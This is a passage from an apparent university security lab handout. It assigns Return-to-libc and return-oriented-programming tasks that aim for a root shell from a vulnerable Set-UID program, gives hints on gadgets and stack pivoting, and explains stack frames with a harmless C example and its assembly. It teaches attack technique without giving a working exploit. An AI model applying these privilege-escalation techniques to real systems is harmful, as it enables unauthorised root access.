
There is one catch here. The value of `argv[2]` must be zero (an integer zero, four bytes). If we put four zeros in our input, `strcpy()` will terminate at the first zero; whatever is after that will not be copied into the `bof()` function's buffer. This seems to be a problem, but keep in mind, everything in your input is already on the stack; they are in the `main()` function's buffer. It is not hard to get the address of this buffer. To simplify the task, we already let the vulnerable program print out that address for you.

Just like in Task 3, you need to construct your input, so when the `bof()` function returns, it returns to `execv()`, which fetches from the stack the address of the `"/bin/bash"` string and the address of the `argv[]` array. You need to prepare everything on the stack, so when `execv()` gets executed, it can execute `"/bin/bash -p"` and give you the root shell. In your report, please describe how you construct your input.

3.5 (Part C) Task 5: Return-Oriented Programming

There are many ways to solve the problem in Task 4. Another way is to invoke `setuid(0)` before invoking `system()`. The `setuid(0)` call sets both real user ID and effective user ID to 0, turning the process into a non-`Set-UID` one (it still has the root privilege). This approach requires us to chain two functions together. The approach was generalized to chaining multiple functions together, and was further generalized to chain multiple pieces of code together. This led to the Return-Oriented Programming (ROP).

Please implement the attack by constructing a ROP chain to execute `setuid(0)` and `system(`"/bin/sh"`)` to capture the root shell. You could find useful gadgets by command `objdump`. Some gadgets could be useful, such as "`pop %ebp; ret`", which will pop one integer and return to an address which you are able to control. (If you could not get the root shell, don't worry. Show me how your ROP chain is executed by gdb in the interview, and you could get part of points.)

Attack Method 1（recommended）: Change the stack (`%esp`) to the `input[]` buffer in `main()` to bypass the limitation of '`\x00`'. And there is a gadget which could modify the value of `%esp`.

Attack Method 2: The SEED book (2nd edition) provides detailed instructions on how to use the generic ROP technique to solve the problem in Task 4. It involves calling `sprintf()` four times, followed by an invocation of `setuid(0)`, before invoking `system("/bin/sh")` to give us the root shell. The method is quite complicated and takes 15 pages to explain in the SEED book.

4 Guidelines: Understanding the Function Call Mechanism

4.1 Understanding the stack layout

To know how to conduct Return-to-libc attacks, we need to understand how stacks work. We use a small C program to understand the effects of a function invocation on the stack. More detailed explanation can be found in the SEED book and SEED lecture.

```
/* foobar.c */
#include<stdio.h>
void foo(int x)
{
  printf("Hello world: %d\n", x);
}

int main()
{
  foo(1);
  return 0;
}
```

We can use "`gcc -m32 -S foobar.c`" to compile this program to the assembly code. The resulting file `foobar.s` will look like the following:

```
......
foo:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $8, %esp
        movl    8(%ebp), %eax
        movl    %eax, 4(%esp)
        movl    $.LC0, (%esp)   : string "Hello world: %d\n"
        call    printf
        leave
        ret
......
main:
        leal    4(%esp), %ecx
        andl    $-16, %esp
        pushl   -4(%ecx)
        pushl   %ebp
        movl    %esp, %ebp
        pushl   %ecx
        subl    $4, %esp
```

```
29        movl     $1,  (%esp)
30        call     foo
31        movl     $0,  %eax
32        addl     $4,  %esp
33        popl    %ecx
34        popl    %ebp
35        leal    -4(%ecx), %esp
36        ret
```

4.2 Calling and entering `foo()`

Let us concentrate on the stack while calling `foo()`. We can ignore the stack before that. Please note that line numbers instead of instruction addresses are used in this explanation.




Figure 1: Entering and Leaving `foo()`

- **Line 28-29:**: These two statements push the value 1, i.e. the argument to the `foo()`, into the stack. This operation increments `%esp` by four. The stack after these two statements is depicted in Figure 1(a).
- **Line 30: `call foo`**: The statement pushes the address of the next instruction that immediately follows the `call` statement into the stack (i.e the return address), and then jumps to the code of `foo()`. The current stack is depicted in Figure 1(b).
- **Line 9-10**: The first line of the function `foo()` pushes `%ebp` into the stack, to save the previous frame pointer. The second line lets `%ebp` point to the current frame. The current stack is depicted in Figure 1(c).

- **Line 11: `subl $8, %esp`**: The stack pointer is modified to allocate space (8 bytes) for local variables and the two arguments passed to `printf`. Since there is no local variable in function `foo`, the 8 bytes are for arguments only. See Figure 1(d).

4.3 Leaving `foo()`

Now the control has passed to the function `foo()`. Let us see what happens to the stack when the function returns.

- **Line 16: `leave`**: This instruction implicitly performs two instructions (it was a macro in earlier x86 releases, but was made into an instruction later):

  ```
  mov  %ebp, %esp
  pop  %ebp
  ```

  The first statement releases the stack space allocated for the function; the second statement recovers the previous frame pointer. The current stack is depicted in Figure 1(e).

- **Line 17: `ret`**: This instruction simply pops the return address out of the stack, and then jump to the return address. The current stack is depicted in Figure 1(f).

- **Line 32: `addl $4, %esp`**: Further restore the stack by releasing more memories allocated for `foo`. As you can see that the stack is now in exactly the same state as it was before entering the function `foo` (i.e., before line 28).